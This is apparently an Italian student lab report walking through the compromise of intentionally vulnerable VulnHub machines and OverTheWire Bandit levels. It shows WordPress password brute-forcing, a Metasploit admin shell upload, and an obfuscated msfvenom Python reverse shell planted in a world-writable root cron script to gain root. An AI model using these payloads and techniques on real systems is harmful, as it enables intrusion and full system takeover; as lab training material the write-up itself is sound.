A screenshot of a browser's developer tools, specifically the 'Inspector' tab. A search bar at the top contains the word 'generator'. Below the search bar, the page's source code is displayed. A blue highlighter has been used to emphasize the line '<meta name="generator" content="WordPress 4.5">'. The rest of the code is visible below this highlighted line.

Tentiamo quindi di bucare il sito effettuando un attacco brute force tramite i tool *WPscan* e *John The Ripper* per cercare di accedere tramite l'account di *John* con il comando `wpscan --url http://192.168.10.4/backup_wordpress --usernames john --passwords /usr/share/wordlist/rockyou.txt --random-user-agent`.

L'output del comando è molto lungo. Mostreremo solo le risposte più importanti tra quelle forniteci.

```
(kali㉿kali)-[~/usr/share/wordlists]
$ wpscan --url http://192.168.10.4/backup_wordpress/ --usernames john --passwords /usr/share/wordlists/rockyou.txt --max-threads 10 --random-user-agent
\ \ ^__^
 \  \   \
  )\/--(
  ||----w |
  ||     ||
WordPress Security Scanner by the WPScan Team
Version 3.8.27
Sponsored by Automattic - https://automattic.com/
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.10.4/backup_wordpress/ [192.168.10.4]
[+] Started: Tue Jan 28 11:37:29 2025

[!] Trying john / porter Time: 00:01:33 <
[!] Valid Combinations Found:
| Username: john, Password: enigma
```

L'attacco ha avuto esito positivo e otteniamo la password *enigma* dell'utente *john*. Con le credenziali appena ottenute effettuiamo il login nella pagina *backup\_wordpress* e possiamo vedere che abbiamo accesso all'utente amministratore di Wordpress.

Username	Name	Email	Role	Posts
admin		admin@thissite.com	Administrator	1
john	john	john@thissite.com	Administrator	1

Per ottenere l'accesso alla macchina utilizzando il sito appena violato utilizziamo

*MSFConsole*. Cerchiamo un exploit per i siti wordpress e selezioniamo quello di nostro interesse con *use exploit/unix/webapp/wp\_admin\_shell\_upload* e visualizziamo le opzioni con *show options*.

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name      Current Setting  Required  Description
_____
PASSWORD          yes        The WordPress password to authenticate with
Proxies           no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80        yes        The target port (TCP)
SSL              false      no         Negotiate SSL/TLS for outgoing connections
TARGETURI        /         yes        The base path to the wordpress application
USERNAME          john      yes        The WordPress username to authenticate with
VHOST             no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
_____
LHOST          192.168.50.2   yes        The listen address (an interface may be specified)
LPORT          4444       yes        The listen port
```

Impostiamo tutti i parametri che abbiamo ottenuto della macchina target e le credenziali dell'account amministratore di John.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password enigma
password => enigma
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username john
username => john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set target
set target      set targeturi
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /backup_wordpress
targeturi => /backup_wordpress
```

Controlliamo infine che tutto sia impostato correttamente e lanciamo l'attacco per ottenere una shell meterpreter con *run*.

L'exploit funziona ed in pochi secondi siamo dentro la macchina target. Possiamo eseguire il comando *sysinfo* per vedere le caratteristiche della macchina che prima abbiamo trascurato

```
meterpreter > sysinfo
Computer      : bsides2018
OS           : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40
                UTC 2014 i686
Meterpreter : php/linux
meterpreter >
```

Avviamo poi la shell della macchina compromessa per eseguire la privilege escalation richiesta dalla consegna.

Con il comando *id* verifichiamo i privilegi dell'utente attuale.

```
meterpreter > shell
Process 1748 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Come ci aspettavamo non abbiamo i privilegi di root. La nostra strategia è stata cercare i file e le cartelle con permessi configurati in maniera errata. Dopo vari tentativi abbiamo cercato file che contenessero la parola *cron*. Cron è il sistema di pianificazione automatica dei processi in Linux. Utilizziamo il comando *ls -l | grep cron*.

```
ls -l | grep cron
cd /etc
ls -l | grep cron
-rw-r--r-- 1 root root 395 Jun 20 2010 anacrontab
drwxr-xr-x 2 root root 4096 Mar 3 2018 cron.d
drwxr-xr-x 2 root root 4096 Mar 3 2018 cron.daily
drwxr-xr-x 2 root root 4096 Feb 4 2014 cron.hourly
drwxr-xr-x 2 root root 4096 Feb 4 2014 cron.monthly
drwxr-xr-x 2 root root 4096 Feb 4 2014 cron.weekly
-rw-r--r-- 1 root root 769 Mar 3 2018 crontab
```

Tra i risultati siamo particolarmente interessati al file *crontab*, utilizzato per definire i *cron job* ovvero gli script che vengono eseguiti automaticamente a intervalli specificati. Leggiamo il contenuto del file con *cat /etc/crontab* e vediamo che è presente un file *cleanup* utilizzato probabilmente come script per eliminare i file temporanei o eseguire operazioni di pulizia del sistema. I file di cron sono owned dall'account root e non sempre sono ben configurati, lasciando spazio per una escalation di permessi.

```
cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *    * * *    root    /usr/local/bin/cleanup
#
```

Verifichiamo i permessi del file *cleanup* con *ls -l /usr/local/bin* e ci accorgiamo che sono stati impostati in modo tale che chiunque possa modificarlo ed eseguirlo.

```
ls -l /usr/local/bin  
total 4  
-rwxrwxrwx 1 root root 64 Mar  3 2018 cleanup
```

Torniamo sulla shell meterpreter e scarichiamo il file *cleanup* sulla nostra macchina con *download /usr/local/bin/cleanup /home/kali* per modificarlo.


```
meterpreter > download /usr/local/bin/cleanup /home/kali  
[*] Downloading: /usr/local/bin/cleanup -> /home/kali/cleanup  
[*] Downloaded 427.00 B of 256.00 GiB (0.0%): /usr/local/bin/cleanup -> /home/kali/cleanup  
[*] Completed : /usr/local/bin/cleanup -> /home/kali/cleanup
```

Il nostro obiettivo è immettere un payload malevolo che ci consente di ottenere una connessione inversa dalla macchina target alla nostra, avviata con i permessi di root.

Utilizziamo il tool *msfvenom* per creare il payload con il comando *msfvenom -p cmd/unix/reverse\_python LHOST=192.168.10.4 LPORT=8888*.

```
(kali㉿kali)-[~]  
$ msfvenom -p cmd/unix/reverse_python LHOST=192.168.50.2 LPORT=8888  
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload  
[-] No arch selected, selecting arch: cmd from the payload  
No encoder specified, outputting raw payload  
Payload size: 360 bytes  
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNqFkEElwjAMhf9K6akF6baCMpEhkkwQUchPlytbDjsnT/X2vHejSXR5Iv70H6tzWjQ2dkS7kv8gVta0cjFUDoDfwE7RDqDDib8sy1n2SZn65R xv0y8j8i/tUxABFsWhMxdcWi0l7Kew8Ksuum5PTVXfyuJM4z2TRmslHSE+OBz4GBoZA+wxFWU6APftBaUNowNL/SPYf4RGxIv6FyfswEJy0vU6gw/QDPD xXZA=')[0]))"
```

Copiamo l'output del programma in fondo al file *cleanup* scaricato in precedenza e lo salviamo.



```
#!/bin/sh  
rm -rf /var/log/apache2/*      # Clean those damn logs!!  
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNqFkEElwjAMhf9K6akF6baCMpEhkkwQUchPlytbDjsnT/X2vHejSXR5Iv70H6tzWjQ2dkS7kv8gVta0cjFUDoDfwE7RDqDDib8sy1n2SZn65R xv0y8j8i/tUxABFsWhMxdcWi0l7Kew8Ksuum5PTVXfyuJM4z2TRmslHSE+OBz4GBoZA+wxFWU6APftBaUNowNL/SPYf4RGxIv6FyfswEJy0vU6gw/QDPD xXZA=')[0]))"
```

Utilizziamo nuovamente meterpreter per caricare il file malevolo nella posizione originale con il comando *upload /home/kali/cleanup /usr/local/bin/cleanup*.

```
meterpreter > upload /home/kali/cleanup /usr/local/bin/cleanup  
[*] Uploading : /home/kali/cleanup -> /usr/local/bin/cleanup  
[*] Uploaded -1.00 B of 426.00 B (-0.23%): /home/kali/cleanup -> /usr/local/bin/cleanup  
[*] Completed : /home/kali/cleanup -> /usr/local/bin/cleanup
```

Avviamo una sessione netcat con `netcat -lvpn 8888` per intercettare la connessione ed ottenere la shell. Intercettiamo la connessione immediatamente e eseguiamo `id` per verificare se abbiamo ottenuto i privilegi di root.

```
(kali㉿kali)-[~]
$ netcat -lvpn 8888
listening on [any] 8888 ...
connect to [192.168.50.2] from (UNKNOWN) [192.168.50.3] 45277
id
uid=0(root) gid=0(root) groups=0(root)
█
```

Finalmente abbiamo ottenuto nuovamente i massimi privilegi sulla macchina e possiamo concludere catturando nuovamente la bandiera

```
└ $ netcat -lvpn 8888
listening on [any] 8888 ...
connect to [192.168.50.2] from (UNKNOWN) [192.168.50.3] 45277
id
uid=0(root) gid=0(root) groups=0(root)
ls
flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

## BONUS 1

Lo scopo di questo compito bonus è quello di superare i livelli all'interno del gioco **Over The Wire Bandit**.

Ogni livello ci chiede di recuperare una password che utilizzeremo per accedere al livello successivo. Per accedere ai livelli successivi dovremo quindi cambiare il numero del comando (che diventerà bandit1, bandit2 e così via) e le password recuperate dal livello precedente.

**Livello 0:** Effettuare il login. L'obiettivo di questo livello è di accedere al gioco utilizzando SSH. L'host a cui connettersi è **bandit.labs.overthewire.org**, sulla porta 2220, la password è **bandit0**.



The screenshot shows a terminal window on a Kali Linux system. The user is connected via SSH to the host `bandit0@bandit.labs.overthewire.org -p 2220`. The terminal displays the OverTheWire game server interface. It includes a small map of the network, a banner with instructions, and a password prompt for `bandit0@bandit.labs.overthewire.org`. The password is listed as `bandit0`. Below the password prompt, there is a note about reporting problems to the `#wargames` channel on Discord or IRC. At the bottom, it says `-- [ Playing the games ] --`.

**Livello 1:** D'ora in poi cambieremo come detto il numero dell'username inserendo quello relativo al livello da affrontare, quindi in questo caso sarà **bandit1**. Lo scopo del livello è recuperare la password all'interno del file **readme**. Una volta effettuato l'accesso cerchiamo i file con il comando **ls** e leggiamo il contenuto del file con il comando **cat**.

```

bandit0@bandit:~$ ls
readme
bandit0@bandit:~$ cat readme
Congratulations on your first steps into the bandit game!!
Please make sure you have read the rules at https://overthewire.org/rules/
If you are following a course, workshop, walkthrough or other educational activity,
please inform the instructor about the rules as well and encourage them to
contribute to the OverTheWire community so we can keep these games free!
The password you are looking for is: ZjLjTmM6FvvyRnrb2rfNW0ZOTa6ip5If
bandit0@bandit:~$ 

```

**Livello 2:** La password per il livello successivo è memorizzata in un file chiamato “-“ che si trova nella home directory. Utilizziamo ancora il comando **cat** seguito dal path **./-** e troviamo la password.

```

Level 18 → Level 19
bandit1@bandit:~$ ls
bandit1@bandit:~$ cat ./
263JGJPfgU6LtdEvgfWU1XP5yac29mFx
bandit1@bandit:~$ 

```

**Livello 3:** La password si trova nel file chiamato **spaces in this filename**. Il comando **cat** ne estrae il contenuto. Abbiamo bisogno di circondare i nomi con spazi con apici per indicare che sia un file unico altrimenti ci restituirebbe un file per ogni parola.

```

bandit2@bandit:~$ ls
spaces in this filename
bandit2@bandit:~$ cat "spaces in this filename"
MNk8KNH3Usiio41PRUEoDFPqfxLPlSmx
bandit2@bandit:~$ 

```

**Livello 4:** La password viene memorizzata in un file nascosto nella directory **inhere**. Utilizziamo il comando **ls -a** che restituisce tutti i file, inclusi quelli nascosti e poi con **cat** ne leggiamo il contenuto.

```

bandit3@bandit:~$ ls
inhere
bandit3@bandit:~$ cd inhere
bandit3@bandit:~/inhere$ ls
bandit3@bandit:~/inhere$ ls -l
total 0
bandit3@bandit:~/inhere$ ls -a
. .. ... Hiding-From-You
bandit3@bandit:~/inhere$ cat ... Hiding-From-You
2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ
bandit3@bandit:~/inhere$ 

```

**Livello 5:** La password è memorizzata nell'unico file leggibile nella directory **inhere**.

```
bandit4@bandit:~$ ls
inhere
bandit4@bandit:~$ cd inhere
Commands you may need to solve this level
bandit4@bandit:~/inhere$ ls
-file00 -file01 -file02 -file03 -file04 -file05 -file06 -file07 -file08 -file09
bandit4@bandit:~/inhere$ ls -la
total 48
drwxr-xr-x 2 root      root      4096 Sep 19 07:08 .
drwxr-xr-x 3 root      root      4096 Sep 19 07:08 ..
-rw-r----- 1 bandit5 bandit4    33 Sep 19 07:08 -file00
-rw-r----- 1 bandit5 bandit4    33 Sep 19 07:08 -file01
-rw-r----- 1 bandit5 bandit4    33 Sep 19 07:08 -file02
-rw-r----- 1 bandit5 bandit4    33 Sep 19 07:08 -file03
-rw-r----- 1 bandit5 bandit4    33 Sep 19 07:08 -file04
-rw-r----- 1 bandit5 bandit4    33 Sep 19 07:08 -file05
-rw-r----- 1 bandit5 bandit4    33 Sep 19 07:08 -file06
-rw-r----- 1 bandit5 bandit4    33 Sep 19 07:08 -file07
-rw-r----- 1 bandit5 bandit4    33 Sep 19 07:08 -file08
-rw-r----- 1 bandit5 bandit4    33 Sep 19 07:08 -file09
```

Avendo in output svariati file possiamo o stampare il contenuto di uno per uno ,ma risulterebbe un procedimento lungo ed inefficiente, o servirci di una wildcard (\*) per ottenere il tipo per tutti i file. Possiamo vedere che il file07 è l'unico contenente testo quindi stamperemo quello con il comando **cat ./file07** e avremo la password.

```
bandit4@bandit:~/inhere$ file ./*
./file00: data
./file01: data
./file02: data
./file03: data
./file04: data
./file05: data
./file06: data
./file07: ASCII text
./file08: data
./file09: data
bandit4@bandit:~/inhere$ cat ./file07
4oQYVPkxZ00E005pTW81FB8j8lxXGUQw
bandit4@bandit:~/inhere$
```

**Livello 6:** La password è memorizzata in un file nella directory **inhere** ed è: Leggibile; 1033 byte di dimensione; Non eseguibile.Utilizzando queste caratteristiche cerchiamo il file che avrà 1033 byte di dimensione col comando **find -size 1033c** . Una volta trovato lo stampiamo col comando **cat** e avremo la password.

```

bandit5@bandit:~$ ls
inhere
bandit5@bandit:~$ cd inhere  The password for the next level is
bandit5@bandit:~/inhere$ ls -l
total 80
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere00
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere01
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere02
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere03
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere04
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere05
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere06
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere07
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere08
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere09
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere10
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere11
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere12
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere13
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere14
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere15
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere16
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere17
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere18
drwxr-x— 2 root bandit5 4096 Sep 19 07:08 maybehere19
bandit5@bandit:~/inhere$ find -size 1033c
find: unknown predicate `‐1033c'
bandit5@bandit:~/inhere$ find -size 1033c
./maybehere07/.file2
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
HWAsnPhtq9AVKe0dmk45nxy20cvUa6EG

```

**Livello 7:** La password ha le seguenti caratteristiche: grandezza 33 byte; posseduto da user bandit7; posseduto da gruppo bandit6. Lo troviamo sfruttando queste informazioni.

```

bandit6@bandit:~$ find / -type f -user bandit7 -group bandit6 -size 33c
find: '/drifter/drifter14_src/axTLS': Permission denied
find: '/root': Permission denied
find: '/var/lib/amazon': Permission denied
/var/lib/dpkg/info/bandit7.password
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/chrony': Permission denied

find: '/run/udisks2': Permission denied
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password
morbNTDkSW6jIlUc0ym0dMaLn0lFVAaj
bandit6@bandit:~$ 

```

**Livello 8:** La password si trova nel file data.txt a fianco alla milionesima parola. Una volta individuato il file all'interno del file system diamo il comando per mostrarla.

```

bandit7@bandit:~$ ls
data.txt
bandit7@bandit:~$ ls -la
total 4108
drwxr-xr-x  2 root    root      4096 Sep 19 07:08 .
drwxr-xr-x 70 root    root      4096 Sep 19 07:09 ..
-rw-r--r--  1 root    root      220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root    root     3771 Mar 31 2024 .bashrc
-rw-r----- 1 bandit8 bandit7 4184396 Sep 19 07:08 data.txt
-rw-r--r--  1 root    root      807 Mar 31 2024 .profile
bandit7@bandit:~$ cat data.txt | grep millionth
millionth
dfwvzFQi4mU0wfNbFOe9RoWskMLg7eEc
bandit7@bandit:~$ █

```

**Livello 9:** La password è memorizzata nel file data.txt E è l'unica linea di testo che si verifica solo una volta quindi dobbiamo utilizzare uniq che filtra in base a righe identiche e il flag -u che filtra per righe uniche.

```

Level18 → Level19
bandit8@bandit:~$ ls
data.txt
bandit8@bandit:~$ sort data.txt | uniq -u
4CKMh1JI91bUIZZPXDqGanal4xvAg0JM
bandit8@bandit:~$ █

```

**Livello 10:** La password è memorizzata nel file data.txt In una delle poche corde leggibili dall'uomo, precedute da diverse ===.

```

bandit9@bandit:~$ ls
data.txt
bandit9@bandit:~$ ls -la
total 40
drwxr-xr-x  2 root    root      4096 Sep 19 07:08 .
drwxr-xr-x 70 root    root      4096 Sep 19 07:09 ..
-rw-r--r--  1 root    root      220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root    root     3771 Mar 31 2024 .bashrc
-rw-r----- 1 bandit10 bandit9 19379 Sep 19 07:08 data.txt
-rw-r--r--  1 root    root      807 Mar 31 2024 .profile
bandit9@bandit:~$ strings data.txt | grep ===
} _____ the
3JprD_____ passwordi
~fDV3_____ is
D9_____ FGUW5illVJrxX9kMYMmlN4MgbpfMiqey
bandit9@bandit:~$ █

```


**Livello 11:** La password è cifrata in base64. Una volta trovata la decifriamo con il comando base64 -d.

```
bandit10@bandit:~$ ls  
data.txt  
bandit10@bandit:~$ cat data.txt  
VGhliHBhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUlJzREZTR3NnMlJXbnBOVmozcVJyCg=  
bandit10@bandit:~$ base64 -d data.txt  
The password is dTR173fZKb0RRsDFSGsg2RWnpNVj3qRr  
bandit10@bandit:~$
```

**Livello 12:** La password è cifrata con il Cesare+13. Usiamo il comando tr che serve a tradurre lettere e quindi a sostituire i caratteri con altri. La sostituzione sarà A-N,..., Z-M.

```
bandit11@bandit:~$ ls
data.txt
bandit11@bandit:~$ ls -la
total 24
drwxr-xr-x  2 root      root          4096 Sep 19  07:08 .
drwxr-xr-x 70 root      root          4096 Sep 19  07:09 ..
-rw-r--r--  1 root      root          220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root         3771 Mar 31 2024 .bashrc
-rw-r----- 1 bandit12  bandit11     49 Sep 19  07:08 data.txt
-rw-r--r--  1 root      root          807 Mar 31 2024 .profile
bandit11@bandit:~$ cat data.txt
Gur cnffjbeq vf 7k16JArUVv5LxVuJfsSVdbbttaHGlw9D4
bandit11@bandit:~$ cat data.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
The password is 7x16WNeHII5YkIhWsFFIqoognUTyj9Q4
bandit11@bandit:~$ █
```

**File con le password dei livelli superati.**



## BONUS 2

### Traccia

Scaricare ed importare una macchina virtuale da questo link:

<https://www.vulnhub.com/entry/dina>

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox. Non vengono fornite indicazioni sulla configurazione delle macchine. Usare il terminale predefinito di Kali (o Parrot). Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo

### Svolgimento

Abbiamo importato il file.ova in VirtualBox e impostato la macchina su *rete interna* tramite VirtualBox prima di avviarla.

Configuriamo la macchina attaccante Kali Linux nella stessa rete interna, in DHCP e utilizziamo una terza macchina virtuale pfSense come server DHCP per fornire le configurazioni di rete alle altre macchine.

Una volta impostate le macchine come illustrato, eseguiamo il comando *ip a* su Kali per verificare l'acquisizione dell'indirizzo IP.

### Fase di raccolta informazioni sul target

Per scoprire l'indirizzo IP del target eseguiamo il comando *sudo netdiscover -r 192.168.10.0/24* ed otteniamo la lista dei dispositivi connessi alla rete locale.

```
File Actions View Help
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 2 hosts. Total size: 180
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.10.1 08:00:27:b9:12:ef 2 120 PCS Systemtechnik GmbH
192.168.10.9 08:00:27:85:00:8f 1 60 PCS Systemtechnik GmbH
```

Andiamo a scansionare l'ip trovato usando nmap per trovare qualche informazione sulla blackbox.


```

└─(kali㉿kali)-[~]
$ nmap -sS -sC -sv 192.168.10.9
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-29 10:45 CET
Nmap scan report for 192.168.10.9
Host is up (0.00036s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Dina
MAC Address: 08:00:27:85:00:8F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.00 seconds

```

Notiamo che il servizio Apache httpd è attivo sulla porta 80, che è l'unica su cui è attivo un servizio. È stata effettuata anche una scansione con il flag -p- che ha prodotto lo stesso risultato.



Per trovare qualche informazione extra utilizziamo dirb, che tramite un dizionario di wordlist cerca quanti più path possibile nel sito.

```
[kali㉿kali)-[~]
└─$ dirb http://192.168.10.9

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Wed Jan 29 10:49:01 2025
URL_BASE: http://192.168.10.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

_____
— Scanning URL: http://192.168.10.9/ —
+ http://192.168.10.9/cgi-bin/ (CODE:403|SIZE:288)
+ http://192.168.10.9/index (CODE:200|SIZE:3618)
+ http://192.168.10.9/index.html (CODE:200|SIZE:3618)
+ http://192.168.10.9/robots (CODE:200|SIZE:102)
+ http://192.168.10.9/robots.txt (CODE:200|SIZE:102)
⇒ DIRECTORY: http://192.168.10.9/secure/
+ http://192.168.10.9/server-status (CODE:403|SIZE:293)
⇒ DIRECTORY: http://192.168.10.9/tmp/
⇒ DIRECTORY: http://192.168.10.9/uploads/

_____
— Entering directory: http://192.168.10.9/secure/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

